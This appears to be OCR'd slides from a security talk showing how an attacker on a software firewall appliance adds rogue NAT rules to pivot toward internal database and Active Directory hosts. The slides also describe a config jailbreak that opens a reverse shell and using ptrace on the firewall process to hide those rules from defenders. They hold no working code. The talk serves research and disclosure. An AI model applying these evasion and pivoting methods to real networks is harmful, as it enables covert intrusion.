
SOURCE	DESTINATION	SERVICE	ACTION
DMZ_MAIL_SERVERS 10.55.77.77	ACTIVE_DIRECTORY 10.0.0.10	[AD_PORTS] TCP-389 TCP-3268 TCP-88 TCP-135 TCP-6000-7000	PERMIT

Remote Shell and Hidden Config

- Upload NAT rules to blend into network
- Modify our source IP to match the expected traffic
- “Pivoting” without need to compromise hosts
- We could create a NAT entry for each rule in the firewall



SOURCE	NAT SOURCE	DESTINATION	SERVICE	ACTION
VPN_IP 192.168.100.1	DMZ_WEB_SERVER 10.55.55.55	INT_DMZ_DATABASE 10.11.11.11	SQL_PORTS	PERMIT



SOURCE	NAT SOURCE	DESTINATION	SERVICE	ACTION
VPN_IP 192.168.100.1	DMZ_MAIL_SERVER 10.55.77.77	ACTIVE_DIRECTORY 10.0.0.10	AD_PORTS	PERMIT

Remote Shell and Hidden Config

- "Demo" adding NAT rules
  - Before and After nmap output
  - Bowser Inc. Log server showing traffic


Administrator: "BOWSER INC - SIEM IPS THREAT INTELLIGENCE APT CATCHER v0.1"

```
C:\tmp>python BowserLogServer.py
```

```
root@kali:/srv/tftp#
```

Remote Shell and Hidden Config

- Rogue NAT statements are easily detected
- We need to hide our config changes!
- "vnmc config" jail break to launch a reverse shell to Linux
- Ptrace Lina to manipulate the firewall process memory
- We can change any function of the firewall
- We can hide our NAT statements!



SOURCE	NAT SOURCE	DESTINATION	SERVICE	ACTION
VPN_IP 192.168.100.1	DMZ_MAIL_SERVER 10.55.77.77	ACTIVE_DIRECTORY 10.0.0.10	6666	PERMIT

Administrator: "BOWSER INC - SIEM IPS THREAT INTELLIGENCE APT CATCHER v0.1"

```
C:\tmp>python BowserLogServer.py
```

```
ciscoasa#
```

root@kali: REVERSE SHELL WINDOW

```
root@kali:~#
```

Conclusions..

- Your "hardware firewall appliance" is software
- This software is becoming more exposed to user input
- APTs <u>will</u> be targeting your network infrastructure
- Should we expect a higher software standard from security / network infrastructure companies?

Questions?